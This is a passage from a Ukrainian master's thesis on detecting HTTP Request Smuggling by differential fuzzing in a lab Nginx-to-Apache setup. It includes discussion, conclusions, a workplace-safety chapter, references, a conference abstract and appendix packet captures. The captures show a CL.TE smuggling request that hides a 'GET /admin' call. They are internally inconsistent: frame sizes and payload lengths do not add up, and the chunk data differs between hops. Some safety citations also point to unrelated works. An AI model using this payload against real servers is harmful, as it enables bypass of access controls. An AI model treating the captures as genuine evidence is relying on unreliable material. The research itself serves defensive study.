здатні вплинути на результат інтерпретації запиту. Це підтверджує ключову гіпотезу дослідження: уразливості HRS виникають не через один конкретний сервер, а через неузгодженість поведінки кількох компонентів, що робить їх особливо небезпечними для багаторівневих вебінфраструктур.

3.3 Обговорення ефективності підходу та його обмежень

Диференціальний фазинг показав себе як потужний інструмент для виявлення неявних розбіжностей у трактуванні HTTP/1.1 між послідовними компонентами інфраструктури. Система, що поєднує автоматичну генерацію варіантів запитів, паралельне відправлення та порівняння реакцій проксі й бекенда, дозволяє відшукати класи кейсів, які важко або майже неможливо виявити вручну: тонкі CL/TE-конфлікти, незвичні CRLF-варіації, неоднозначності при дублюванні заголовків і т. п. Перевагою підходу є його системність - замість випадкових перевірок проводиться пошук по великому простору варіацій із наступною класифікацією аномалій. Інтеграція з інструментами збору артефактів (серверні логи, pcap, tshark) дає об’єктивні докази розбіжностей і спрощує відтворюваність результатів.

Водночас метод має значні обмеження, які слід враховувати при інтерпретації результатів і плануванні подальших дій. По-перше, якість висновків сильно залежить від адекватності тестового стенду. По-друге, фазинг генерує велику кількість варіантів. Це породжує ризики хибнопозитивних спрацьовувань, коли розбіжність є малозначущою (наприклад, відмінність у логуванні) і не призводить до реальної експлуатації. Для коректної інтерпретації потрібна поєднана людино-машинна експертиза - автомат виявить розбіжність, але аналітик вирішує, чи вона експлуатується. Третє обмеження - часові й ресурсні витрати. Повний перебір усіх змішувань заголовків, варіацій CRLF, порядків полів і т.п. може бути дуже дорогим за часом і мережевими запитами. Практично доводиться застосовувати евристики для фокусування тестування, що може пропустити рідкісні, але критичні конфігурації. Четверте - проблема масштабованості. Фазинг у реальному середовищі з великою кількістю різних

бекендів і проксі вимагає координації і може створювати помітне навантаження або навіть викликати несприятливі побічні ефекти (помилкові DoS-сценарії), тому тестування слід робити в контрольованому і погодженому режимі. П’яте - адаптивна поведінка продакшн-систем і оновлення ПЗ. Вендори швидко фіксують відомі вектори, або проміжні компоненти запроваджують суворішу валідацію, що знижує ймовірність експлуатації виявлених кейсів. Це означає, що результати мають тимчасовий характер. Вразливість може бути реалістичною лише для конкретної комбінації версій і конфігурацій і зникнути після оновлення. Шосте - юридично-етичні обмеження. Запуски фазера проти сторонніх систем без дозволу є неправомірними і небезпечними. Тестування дозволено проводити лише у власних або погоджених із власниками середовищах.

3.4 Висновки до розділу 3

В третьому розділі було експериментально підтверджено, що уразливості типу HTTP Request Smuggling виникають через неузгодженість трактування структур HTTP/1.1 між послідовними компонентами ланцюжка обробки запитів (клієнт → Nginx-проксі → Apache-бекенд). За допомогою Burp Suite Community Edition з розширенням HTTP Request Smuggler на Kali Linux (IP 192.168.0.150) відтворено й проаналізовано ситуації, у яких межі запиту визначаються по-різному, що відкриває можливість інжекції додаткового звернення в межах того самого TCP-з’єднання.

Сукупність артефактів таких, як узгоджені записи в access.log та error.log на Nginx і Apache, а також синхронні спостереження у виводах tshark забезпечили надійну верифікацію кожної з розглянутих ситуацій. Підхід диференціального фазингу показав високу результативність для систематичного пошуку і відтворення розбіжностей у контрольованому стенді (Nginx: 192.168.0.200 → Apache: 192.168.1.100).

РОЗДІЛ 4 ОХОРОНА ПРАЦІ ТА БЕЗПЕКА В НАДЗВИЧАЙНИХ СИТУАЦІЯХ

4.1 Охорона праці

Метою роботи є виявлення та класифікація уразливостей HTTP Request Smuggling шляхом застосування диференціального фазингу HTTP-запитів із використанням утиліти HTTP Request Smuggler в реальному тестовому середовищі. Дане середовища розгортається на серверному обладнанні, яке розміщене в приміщення спеціального типу. При роботі з даними системами потрібно забезпечити дотримання вимог з охорони праці, техніки безпеки та протипожежної безпеки при використанні ПК.

Основними регламентуючими нормативними документами охорони праці користувачів комп'ютерів є:

– НПАОП 0.00-7.15-18 «Вимоги щодо безпеки та захисту здоров'я працівників під час роботи з екранними пристроями»;

– НАПБ А.01.001-2004 «Правила пожежної безпеки в Україні».

Для забезпечення комфортних і безпечних умов роботи користувачів персональних комп'ютерів доцільно передбачати достатні просторові параметри робочого місця. Оптимальним вважається виділення не менше ніж близько 6,0 м² площі на одне робоче місце при об'ємі приміщення орієнтовно 20,0 м³, що забезпечує можливість раціонального розміщення обладнання, вільного переміщення працівника та зменшення фізичного і зорового навантаження.

Крім того, з метою підтримання належних санітарно-гігієнічних умов і психологічного комфорту персоналу, розміщення робочих місць користувачів ПК доцільно уникати у підвальних і цокольних приміщеннях, оскільки такі простори, як правило, мають обмежене природне освітлення та вентиляцію, що може негативно впливати на самопочуття і працездатність працівників.

При організації робочих місць у НПАОП 0.00-7.15-18 передбачано наявність природного і штучного освітлення. Зазвичай, природне освітлення поступає у приміщення через вікна та світлові прорізи і забезпечує коефіцієнт

освітленості на рівні не менше 1,5%. Орієнтація вікон – на північ або північний схід. Штучне освітлення забезпечують відповідні джерела, наприклад, люмінесцентні лампи. Приміщення з комп'ютерною технікою не повинні межувати з будівлями, де рівень шуму чи вібрації перевищує визначені допустимі значення. Покриття підлоги повинне бути матовим з коефіцієнтом відбиття 0,3-0,5. Для внутрішнього оздоблення приміщень слід використовувати дифузно-відбивні матеріали з коефіцієнтами відбиття для стелі 0,7-0,8, для стін 0,5-0,6 [24].

У приміщеннях, де організовано робочі місця користувачів ПК, повинні бути забезпечені аптечками першої медичної допомоги. Вологе прибирання у таких приміщеннях є обов'язковим кожного дня.

Щодо ергономічної організації робочого місця, то воно також повинно відповідати вимогам, наведеним у [24][25]. Конструкція робочого місця повинна забезпечити підтримання оптимальної робочої пози. У відповідності до НПАОП 0.00-7.15-18, обладнання і організація робочого місця працюючих з ЕОМ мають забезпечувати відповідність конструкції всіх елементів робочого місця та їх взаємного, розташування ергономічним вимогам з урахуванням характеру і особливостей трудової діяльності.

Висота робочого столу з ПК повинна бути виконана в діапазоні 680...800 мм, а ширина і глибина – 600...1400 мм і 800..1000 мм відповідно. Стіл також повинен мати достатній простір для ніг, що забезпечить зручну осанку користувача. Стілець на робочому місці користувача ПК повинен бути підйомно-поворотним, регульованим за висотою, за кутом і за нахилом сидіння та спинки [38].

Екран комп'ютера повинен бути розміщений на відстані 600...700 мм від очей користувача. Розташування монітору має забезпечувати зручність зорового спостереження у вертикальній площині під кутом +30 градусів до нормальної лінії погляду працівника [24].

Електромережі штепсельних з'єднань та електророзеток для живлення ПК потрібно виконувати за магістральною схемою. При організації робочих місць електромережу штепсельних розеток для живлення ПК у центрі приміщення

прокладають у каналах або під знімною підлогою в металевих трубах або гнучких металевих рукавах [24].

Щодо безпеки при роботі з ПК, щодня перед початком роботи необхідно очищати монітор від пилу та інших забруднень. Після закінчення роботи з ПК, він та периферійні пристрої повинні бути відключені від електричної мережі. У разі виникнення певної аварійної ситуації необхідно негайно відключити ПК від електричної мережі. Не допускається виконувати обслуговування, ремонт та налагодження ПК безпосередньо на робочому місці [24].

Основні вимоги до пожежної безпеки вказані в НАПБ А.01.001-2004 «Правила пожежної безпеки в Україні». Згідно з [24], на та під приміщеннями, в яких розміщені ЕОМ, а також у суміжних із ними приміщеннях не дозволяється розташування приміщень категорій А та Б за вибухопожежною небезпекою.

Фальшпідлога у приміщеннях з ЕОМ має бути з негорючих матеріалів або матеріалів груп горючості Г1, Г2 з межею вогнестійкості не менше 0,5 години. Простір під нею слід розділяти негорючими діафрагмами на відсіки площею не більше 250 м2. Діафрагми повинні мати межу вогнестійкості не менше 0,75 год. Звукопоглинаюче облицювання стін та стель цих приміщень слід виготовляти з негорючих матеріалів або матеріалів груп горючості Г1, Г2. Персональні комп'ютери після закінчення роботи повинні відключатися від мережі. Не рідше одного разу на квартал необхідно очищати від пилу агрегати та вузли, кабельні канали та простір між підлогами [25].

Приміщення повинні бути забезпечені первинними засобами пожежогасіння, а саме вогнегасниками, що використовуються для локалізації і ліквідації пожеж у їх початковій стадії розвитку.

Вогнегасники слід встановлювати у легкодоступних та помітних місцях (коридорах, біля входів або виходів з приміщень тощо), а також у пожежонебезпечних місцях, де найбільш вірогідна поява осередків пожежі. При цьому необхідно забезпечити їх захист від попадання прямих сонячних променів та безпосередньої (без загороджувальних щитків) дії опалювальних та нагрівальних приладів.

Вибір типу та необхідна кількість вогнегасників визначається відповідно до Типових норм належності вогнегасників, затверджених наказом Міністерства України з питань надзвичайних ситуацій та у справах захисту населення від наслідків Чорнобильської катастрофи від 02.04.2004 № 151.

4.2 Фактори ризику і можливі порушення здоров'я користувачів комп'ютерної мережі

Велика кількість людей проводить багато часу за комп'ютером, що збільшує ризики та можливі негативні наслідки для здоров'я. Довге сидіння за комп'ютером призводить до різних проблем із здоров'ям. Найпоширенішими причин погіршення стану здоров'я є порушення постави та біль у спині [26]. Неправильна постава, яка зумовлена внаслідок погано організованого робочого місця або неправильно підібраного комп'ютерного стільця, це може спричинити хронічні болі у спині, шиї та плечах. Також поширена проблема із зап'ястям та кистями, наприклад синдром зап'ястного каналу, який виникає через повторюванні рухи, наприклад використання миші чи клавіатури [26].

Ще одним серйозним ризиком, пов'язаним із тривалим використанням комп'ютера, є проблеми зі здоров'ям очей. Проведення надто тривалого часу перед екраном може призвести до таких симптомів, як погіршенням зору або напруження очей, яке характеризується сухістю, свербінням, подразненням і втомою очей.

Робота за комп'ютером часто пов'язана з високим рівнем стресу, особливо в умовах коли терміни стислі, а вимоги високі. Це може призвести до вигоряння, депресії та інших психологічних проблем.

Крім того, ізоляція, яка часто супроводжує роботу вдома або в невеликих кабінетах, може вплинути на соціальне та емоційне самопочуття.

Також важливо розглянути вплив на якість сну та загальне фізичне здоров'я. Багато користувачів комп'ютерів скаржаться на порушення сну, що може бути пов'язано з надмірним впливом на світлові екрани перед сном. Це світло пригнічує вироблення мелатоніну, гормону сну, заважаючи людям засинати та

підтримувати здоровий цикл сну. Використання спеціальних програм або окулярів для блокування синього світла є важливим для тих, хто регулярно працює з комп'ютерами ввечері. Фізична неактивність, яка часто супроводжує довготривалу роботу за комп'ютером, також є фактором ризику для ряду хронічних захворювань, серцево-судинні захворювання та діабет другого типу. Недостатня фізична активність призводить до уповільнення метаболізму, що може спричинити набір ваги і зниження загальної фізичної форми. Це підвищує ризик розвитку серцевих захворювань.

Залежність від Інтернету та соціальних медіа є ще однією проблемою, з якою стикаються користувачі комп'ютерних мереж. Ця залежність може призвести до зниження продуктивності, соціальної ізоляції та погіршення психічного здоров'я. Важливо встановлювати межі та регулярно проводити час без використання електронних пристроїв.

Для зменшення цих ризиків існують різні стратегії. По-перше, важливо правильно організувати робоче місце. Ергономічні крісла, належно розташовані монітори та клавіатури, підставка для ніг, регулярні перерви для руху та розтяжки можуть значно знизити ризик мускул скелетних проблем. Крім того, використання спеціальних окулярів або застосування програм, що знижують синє світло від екранів, можуть допомогти зменшити втому очей [40].

Що стосується психологічного здоров'я, важливо забезпечити баланс між роботою та особистим життям, включаючи регулярні перерви, хобі, соціальну взаємодію та вправи на свіжому повітрі. Також корисною може бути практика медитації для зниження рівня стресу.

ВИСНОВКИ

Під час виконання кваліфікаційної роботи магістра було проведено комплексне теоретичне й експериментальне дослідження уразливостей типу HTTP Request Smuggling (HRS) з акцентом на методи диференціального фазингу та практичну перевірку на ізольованому стенді Client → Nginx (reverse proxy) → Apache (backend).

В першому розділі було детально розглянуто теоретичні засади проблеми. Описано архітектуру сучасних багаторівневих вебінфраструктур (балансувальник, проксі, бекенди) та показано, як розподіл функцій між цими компонентами створює передумови для HRS. Проаналізовано особливості HTTP/1.1, у тому числі механізми визначення меж тіла повідомлення через заголовки Content-Length і Transfer-Encoding: chunked, а також проблеми, пов’язані із трактуванням символів завершення рядка (CRLF / LF). Наведено класифікацію векторів HRS (CL.TE, TE.CL, дублікати Content-Length, CRLF-варіації), описано можливі наслідки атак (обхід контролю доступу, DoS, отруєння кешу) і зроблено висновок, що корінь проблеми - не стільки в окремій реалізації, скільки в невідповідності парсингу між компонентами інфраструктури. Також узагальнено існуючі підходи до виявлення - ручне тестування, фазинг і автоматизовані утиліти та обґрунтовано вибір HTTP/1.1 як предмета дослідження.

В другому розділі було розроблено методику експериментального дослідження засобами диференціального фазингу. Обґрунтовано вибір інструментарію (Burp Suite + розширення HTTP Request Smuggler), описано побудову ізольованого тестового стенду на гіпервізорі KVM (Nginx як reverse proxy та Apache як бекенд), налаштування детального логування й перехоплення мережевого трафіку через tshark. Сформовано репрезентативний набір тестових HTTP/1.1-запитів з варіаціями заголовків (CL, chunked, CL+TE, дублікати, некоректні значення) та термінації (CRLF, LF, змішані), розроблено критерії виявлення парсингових розбіжностей (коректність завершення запиту,

розбіжності у структурі відповіді, аномалії в логах і pcap, поведінка кешу/авторизації).

В третьому розділі експериментально застосовано описану методику і виявлено практично значущі розбіжності в конфігурації Nginx → Apache. На стенді продемонстровано класичні сценарії CL.TE і TE.CL, випадки з двома Content-Length, а також вплив змішаних CRLF/LF-термінацій. Зафіксовано артефакти в access/error-логах Nginx і Apache та в pcap-виходах tshark, що підтверджують механізми інжекції прихованих запитів і отруєння кешу.

Робота підтвердила, що HRS - це системна проблема багаторівневих вебінфраструктур, зумовлена неоднозначностями у трактуванні HTTP/1.1 на перетині проксі та бекендів. Диференціальний фазинг демонструє високу практичну цінність для виявлення таких невідповідностей і, за умов правильно організованої методики тестування та обережної інтерпретації результатів, може стати ефективним інструментом для підвищення безпеки вебсистем.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. HTTP Load Balancing | NGINX Documentation. (n.d.). Retrieved from https://docs.nginx.com/nginx/admin-guide/load-balancer/http-load-balancer/
2. NGINX SSL Termination | NGINX Documentation. (n.d.). Retrieved from https://docs.nginx.com/nginx/admin-guide/security-controls/terminating-ssl-http/
3. mod_proxy - Apache HTTP Server Version 2.4. (n.d.). Retrieved from https://httpd.apache.org/docs/2.4/mod/mod_proxy.html
4. Squid Web Cache FAQ. (n.d.). Retrieved from https://wiki.squid-cache.org/SquidFaq/
5. NGINX Reverse Proxy | NGINX Documentation. (n.d.). Retrieved from https://docs.nginx.com/nginx/admin-guide/web-server/reverse-proxy/
6. WSTG - Latest | OWASP Foundation. (n.d.). Retrieved from https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/15-Testing_for_HTTP_Splitting_Smuggling
7. What is HTTP Request Smuggling? | Fastly. (n.d.). Retrieved from https://www.fastly.com/learning/security/what-is-http-request-smuggling
8. Exploiting and Preventing HTTP Request Smuggling. (n.d.). Retrieved from https://www.vaadata.com/blog/what-is-http-request-smuggling-exploitations-and-security-best-practices/
9. Tymoshchuk, D., Yasniy, O., Mytnyk, M., Zagorodna, N., Tymoshchuk, V., (2024). Detection and classification of DDoS flooding attacks by machine learning method. CEUR Workshop Proceedings, 3842, pp. 184 - 195.
10. Petliak, N., Klots, Y., Karpinski, M., Titova, V., Tymoshchuk, D. Hybrid system for detecting abnormal traffic in IoT. CEUR Workshop Proceedings, (2025), 4057, pp. 21 – 36
11. Klots, Y., Titova, V., Petliak, N., Tymoshchuk, D., Zagorodna, N. Intelligent data monitoring anomaly detection system based on statistical and machine learning approaches. CEUR Workshop Proceedings, (2025), 4042, pp. 80 – 89

12. Fuzzing — Firefox Source Docs documentation. (n.d.). Retrieved from https://firefox-source-docs.mozilla.org/tools/fuzzing/index.html
13. What is HTTP request smuggling? Tutorial & Examples | Web Security Academy. (n.d.). Retrieved from https://portswigger.net/web-security/request-smuggling
14. GitHub - PortSwigger/http-request-smuggler. (n.d.). Retrieved from https://github.com/PortSwigger/http-request-smuggler
15. nginx documentation. (n.d.). Retrieved from https://nginx.org/en/docs/
16. Documentation: Apache HTTP Server - The Apache HTTP Server Project. (n.d.). Retrieved from https://httpd.apache.org/docs/
17. RFC 7230: Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing. (n.d.). Retrieved from https://www.rfc-editor.org/rfc/rfc7230
18. ТИМОЩУК, Д., & ЯЦКІВ, В. (2024). USING HYPERVISORS TO CREATE A CYBER POLYGON. MEASURING AND COMPUTING DEVICES IN TECHNOLOGICAL PROCESSES, (3), 52-56. https://doi.org/10.31891/2219-9365-2024-79-7
19. ТИМОЩУК, Д., ЯЦКІВ, В., ТИМОЩУК, В., & ЯЦКІВ, Н. (2024). INTERACTIVE CYBERSECURITY TRAINING SYSTEM BASED ON SIMULATION ENVIRONMENTS. MEASURING AND COMPUTING DEVICES IN TECHNOLOGICAL PROCESSES, (4), 215-220. https://doi.org/10.31891/2219-9365-2024-80-26
20. What is KVM?. Red Hat - We make open source technologies for the enterprise. URL: https://www.redhat.com/en/topics/virtualization/what-is-KVM
21. Тимощук, В., Долінський, А., & Тимощук, Д. (2024). ЗАСТОСУВАННЯ ГІПЕРВІЗОРІВ ПЕРШОГО ТИПУ ДЛЯ СТВОРЕННЯ ЗАХИЩЕНОЇ ІТ-ІНФРАСТРУКТУРИ. Матеріали конференцій МЦНД, (24.05. 2024; Запоріжжя, Україна), 145-146. https://doi.org/10.62731/mcnd-24.05.2024.001
22. tshark(1). (n.d.). Retrieved from https://www.wireshark.org/docs/man-pages/tshark.html

23. Kali docs | kali linux documentation. Kali Linux. URL: https://www.kali.org/docs/.
24. Yevseiev S., Ponomarenko V., Laptiev O., Milov O., Korol O., Milevskyi S. et. al.. Synergy of building cybersecurity systems. Kharkiv: PC TECHNOLOGY CENTER, 2021. 188 p. DOI: https://doi.org/10.15587/978-617-7319-31-2
25. Karpinski M., Korchenko A., Vikulov P., Kochan R. The Etalon Models of Linguistic Variables for Sniffing-Attack Detection, in Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications (IDAACS), 2017 IEEE 9th International Conference on, 2017, pp. 258-264.
26. Тригубець, Б., Тригубець, М., & Загородна, Н. (2024). Аналіз ефективності використання безкоштовних та комерційних сканерів вразливостей для веб-застосунків електронної комерції. Вісник Тернопільського національного технічного університету, 116(4), 23-30.
27. Derkach, M., Matiuk, D., Skarga-Bandurova, I., & Zagorodna, N. (2025). CrypticWave: A zero-persistence ephemeral messaging system with client-side encryption.
28. Karpiński, M., Revniuk, O., Tymoshchuk, D., Kozak, R., & Tokkuliyeva, A. (2025). Fuzzy logic system as a component of the web application security information system (short paper). CEUR Workshop Proceedings, Article 4042. http://ceur-ws.org/Vol-4042/short4.pdf
29. Деркач М. В., Хомишин В. Г., Гудзенко В. О. Тестування безпеки вебресурсу на базі інструментів для сканування та виявлення вразливостей. Наукові вісті Далівського університету. 2023. №25.
30. Катренко Л.А., Катренко А.В. Охорона праці в галузі комп'ютингу. Львів: Магнолія-2006. 2012. 544 с.
31. Шкідливий вплив персонального комп'ютера на здоров'я людини. URL: https://ir.lib.vntu.edu.ua/bitstream/handle/123456789/21370/5363.pdf (дата звернення: 16.12.2023).
32. Як захиститися від синього світла на телефоні та ПК: простий алгоритм. URL: https://my.ua/news/cluster/2023-05-03-iak-zakhistitisia-vid-sinogo-svitla-na-telefoni-ta-pk-prostii-algoritm (дата звернення: 16.12.2023).

Додаток А Публікація

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Тернопільський національний технічний університет імені Івана Пулюя
Маріборский університет (Словенія)
Технічний університет у Кошице (Словаччина)
Вільнюський технічний університет ім. Гедимінаса (Литва)
Краківський економічний університет (Польща)
Вроцлавський економічний університет (Польща)
Університет «Опольська Політехніка» (Польща)
Національний університет «Полтавська політехніка імені Юрія Кондратюка»
Вінницький національний аграрний університет
Львівський національний університет ім. І. Франка
Головне управління Пенсійного фонду в Тернопільській області
Наукове товариство ім. Шевченка
Тернопільський обласний комунальний інститут післядипломної педагогічної освіти
Сумський державний педагогічний університет
Запорізький національний університет

АКТУАЛЬНІ ЗАДАЧІ СУЧАСНИХ ТЕХНОЛОГІЙ

Збірник

тез доповідей

XIV Міжнародної науково-технічної конференції молодих учених та студентів

11-12 грудня 2025 року

УКРАЇНА
ТЕРНОПІЛЬ – 2025

УДК 004.056.5:004.738.5
В. Ю. Кащин, Т.А. Лечаченко доктор філософії
Тернопільський національний технічний університет імені Івана Пулюя

АНАЛІЗ ВРАЗЛИВОСТЕЙ HTTP REQUEST SMUGGLING ЗАСОБАМИ ДИФЕРЕНЦІАЛЬНОГО ФАЗЗИНГУ HTTP-ЗАПИТІВ

V. Kashchyn, T. Lechachenko Ph.D.

ANALYSIS OF HTTP REQUEST SMUGGLING VULNERABILITIES USING DIFFERENTIAL FUZZING OF HTTP REQUESTS

Вразливості типу HTTP Request Smuggling (HRS) залишаються однією з найнебезпечніших загроз для багаторівневих вебінфраструктур, у яких трафік послідовно проходить через балансувальники навантаження, проксі-сервери, брандмауери та бекенд-сервери [1]. Їхня природа полягає не у помилці окремого вебсервера, а в неузгодженості трактування структур HTTP/1.1-запитів різними компонентами ланцюга обробки. Конфлікт між заголовками Content-Length і Transfer-Encoding: chunked, а також неоднозначна обробка CRLF/LF-роздільників створюють умови, за яких один вузол вважає запит завершеним, тоді як інший продовжує читати потік як частину того самого або нового повідомлення. Це відкриває можливість інжекції прихованих запитів, обходу контролю доступу, отруєння кешу та реалізації DoS-сценаріїв.

Метою дослідження є експериментальне виявлення та класифікація уразливостей HTTP Request Smuggling шляхом застосування диференціального фазингу HTTP/1.1-запитів з використанням утиліти HTTP Request Smuggler у складі Burp Suite [2]. Для цього побудовано ізольований тестовий стенд типу Client → Nginx (reverse proxy) [3] → Apache HTTP Server (backend) [4], розгорнутий на віртуальних машинах під керуванням гіпервізора KVM [5] у середовищі Ubuntu Linux. Nginx налаштовано як зворотний проксі з акцентом на обробці конфліктних заголовків Content-Length і Transfer-Encoding, Apache виступає бекендом із власною логікою визначення меж тіла HTTP-повідомлень. У дослідженні сформовано репрезентативний набір HTTP/1.1-запитів із варіативними заголовками та роздільниками рядків: класичні CL- та TE-запити, конфліктні вектори CL.TE та TE.CL, дубльовані Content-Length із різними значеннями, подвійні Transfer-Encoding, некоректні або неповні заголовки, а також змішані варіанти CRLF/LF. Диференціальний фазинг реалізовано як багаторазове відтворення цих шаблонів через Burp Suite з HTTP Request Smuggler у напрямку Nginx → Apache з паралельною фіксацією артефактів. Для реєстрації результатів використано розширене логування access/error на обох серверах і перехоплення трафіку інструментом tshark у форматі pcap, що забезпечило повну картину обробки кожного запиту на мережевому й прикладному рівнях.

Отримані результати демонструють, що для ряду конфігурацій виникають стійкі парсингові розбіжності між Nginx і Apache. Для векторів CL.TE та TE.CL показано сценарії, за яких проксі орієнтується на Content-Length, а бекенд - на Transfer-Encoding: chunked, або навпаки, унаслідок чого в межах одного TCP-з'єднання з'являється «прихований» GET-запит, що фактично минає первинний рівень контролю. У випадку

дубльованих Content-Length виявлено ситуації, коли один компонент бере перше значення, інший - останнє, що призводить до розділення потоку на валідний та некоректний запити. Для змішаних CRLF/LF-варіантів зафіксовано випадки, коли Nginx приймає LF як допустимий роздільник, тоді як Apache повертає 400 Bad Request через некоректне завершення секції заголовків, що також відображає критичну асиметрію трактувань.

Диференціальний фазинг у поєднанні з HTTP Request Smuggler є ефективним підходом до систематичного виявлення HRS-вразливостей у багаторівневих вебінфраструктурах. Запропонована методика дозволяє не лише виявляти конкретні експлуатаційні сценарії CL.TE, TE.CL і CRLF-інжекцій у типових зв'язках Nginx–Apache, але й формалізувати критерії парсингових розбіжностей для подальшого впровадження превентивних заходів, зокрема жорсткішої валідації заголовків, уніфікації політики обробки Content-Length/Transfer-Encoding та суворого дотримання стандартів HTTP/1.1 у проміжних вузлах.

Література

1. Exploiting and Preventing HTTP Request Smuggling. VAADATA - Ethical Hacking Services. URL: https://www.vaadata.com/blog/what-is-http-request-smuggling-exploitations-and-security-best-practices/ (date of access: 30.11.2025).

2. What is HTTP request smuggling? Tutorial & Examples | Web Security Academy. Web Application Security, Testing, & Scanning - PortSwigger. URL: https://portswigger.net/web-security/request-smuggling (date of access: 30.11.2025).

3. NGINX Reverse Proxy | NGINX Documentation. NGINX Documentation. URL: https://docs.nginx.com/nginx/admin-guide/web-server/reverse-proxy/ (date of access: 30.11.2025).

4. Documentation: Apache HTTP Server - The Apache HTTP Server Project. Welcome! - The Apache HTTP Server Project. URL: https://httpd.apache.org/docs/ (date of access: 30.11.2025).

5. Interactive cybersecurity training system based on simulation environments / D. Tymoshchuk et al. Measuring and computing devices in technological processes. 2024. No. 4. P. 215–220. URL: https://doi.org/10.31891/2219-9365-2024-80-26 (date of access: 30.11.2025).

Додаток Б Розширений вивід tshark на на віртуальній машині з Nginx

```
Frame 21: 310 bytes on wire (2480 bits), 310 bytes captured (2480 bits)
    Arrival Time: 2025-09-15 12:31:07.100000
    Epoch Time: 1757939467.100000000
    Frame Number: 21
    Frame Length: 310 bytes
    Capture Length: 310 bytes
Ethernet II, Src: 52:54:00:aa:bb:cc, Dst: 52:54:00:11:22:33
Internet Protocol Version 4, Src: 192.168.0.150, Dst: 192.168.0.200
Transmission Control Protocol, Src Port: 54321, Dst Port: 80, Seq: 1, Ack: 1, Le
n: 155
Hypertext Transfer Protocol
    POST /login HTTP/1.1\r\n
    Host: 192.168.0.200\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/136.0.0.0 Safari/537.36\r\n
    Accept: */*\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Content-Length: 4\r\n
    Transfer-Encoding: chunked\r\n
    Connection: keep-alive\r\n
    \r\n
```

```
Frame 28: 204 bytes on wire (1632 bits), 204 bytes captured (1632 bits)
    Arrival Time: 2025-09-15 12:31:07.101500
    Epoch Time: 1757939467.101500000
    Frame Number: 28
    Frame Length: 204 bytes
    Capture Length: 204 bytes
Ethernet II, Src: 52:54:00:aa:bb:cc, Dst: 52:54:00:11:22:33
Internet Protocol Version 4, Src: 192.168.0.150, Dst: 192.168.0.200
Transmission Control Protocol, Src Port: 54321, Dst Port: 80, Seq: 156, Ack: 1,
Len: 49
Hypertext Transfer Protocol
    Chunked transfer-encoding
        Chunk size: 0x4 (4 bytes)\r\n
        Chunk data (4 bytes): 61 3d 31 0a  ("a=1\n")
        [Chunk trailer not present]
    [TCP payload as received]
        34 0d 0a 61 3d 31 0a                          ; "4\r\na=1\n"

Frame 30: 260 bytes on wire (2080 bits), 260 bytes captured (2080 bits)
    Arrival Time: 2025-09-15 12:31:07.102800
    Epoch Time: 1757939467.102800000
    Frame Number: 30
    Frame Length: 260 bytes
    Capture Length: 260 bytes
Ethernet II, Src: 52:54:00:aa:bb:cc, Dst: 52:54:00:11:22:33
Internet Protocol Version 4, Src: 192.168.0.150, Dst: 192.168.0.200
Transmission Control Protocol, Src Port: 54321, Dst Port: 80, Seq: 206, Ack: 1,
Len: 66
Hypertext Transfer Protocol
    GET /admin HTTP/1.1\r\n
    Host: 192.168.0.200\r\n
    Connection: close\r\n
    \r\n
```

Додаток В Розширений вивід tshark на на віртуальній машині з Apache

```
Frame 10: 328 bytes on wire (2624 bits), 328 bytes captured (2624 bits)
    Arrival Time: 2025-09-15 12:31:07.103200
    Epoch Time: 1757939467.103200000
    Frame Number: 10
    Frame Length: 328 bytes
    Capture Length: 328 bytes
Ethernet II, Src: 52:54:00:de:ad:be, Dst: 52:54:00:fa:ce:01
Internet Protocol Version 4, Src: 192.168.0.200, Dst: 192.168.1.100
Transmission Control Protocol, Src Port: 34567, Dst Port: 80, Seq: 1, Ack: 1, Le
n: 155
Hypertext Transfer Protocol
    POST /login HTTP/1.1\r\n
    Host: 192.168.1.100\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/136.0.0.0 Safari/537.36\r\n
    Accept: */*\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Content-Length: 4\r\n
    Transfer-Encoding: chunked\r\n
    Connection: keep-alive\r\n
    \r\n
```

```
Frame 12: 218 bytes on wire (1744 bits), 218 bytes captured (1744 bits)
    Arrival Time: 2025-09-15 12:31:07.103800
    Epoch Time: 1757939467.103800000
    Frame Number: 12
    Frame Length: 218 bytes
    Capture Length: 218 bytes
Ethernet II, Src: 52:54:00:de:ad:be, Dst: 52:54:00:fa:ce:01
Internet Protocol Version 4, Src: 192.168.0.200, Dst: 192.168.1.100
Transmission Control Protocol, Src Port: 34567, Dst Port: 80, Seq: 156, Ack: 1,
Len: 49
Hypertext Transfer Protocol
    Chunked transfer-encoding
        Chunk size: 0x4 (4 bytes)\r\n
        Chunk data (4 bytes): 61 3d 31 0d 0a          ("a=1\r\n")
        Next chunk: 30 0d 0a 0d 0a                    ("0\r\n\r\n")
    [TCP payload as received]
        34 0d 0a 61 3d 31 0d 0a 30 0d 0a 0d 0a        ; "4\r\na=1\r\n0\r\n\r\n"

Frame 13: 278 bytes on wire (2224 bits), 278 bytes captured (2224 bits)
    Arrival Time: 2025-09-15 12:31:07.104400
    Epoch Time: 1757939467.104400000
    Frame Number: 13
    Frame Length: 278 bytes
    Capture Length: 278 bytes
Ethernet II, Src: 52:54:00:de:ad:be, Dst: 52:54:00:fa:ce:01
Internet Protocol Version 4, Src: 192.168.0.200, Dst: 192.168.1.100
Transmission Control Protocol, Src Port: 34567, Dst Port: 80, Seq: 206, Ack: 1,
Len: 66
Hypertext Transfer Protocol
    GET /admin HTTP/1.1\r\n
    Host: 192.168.1.100\r\n
    Connection: close\r\n
    \r\n
```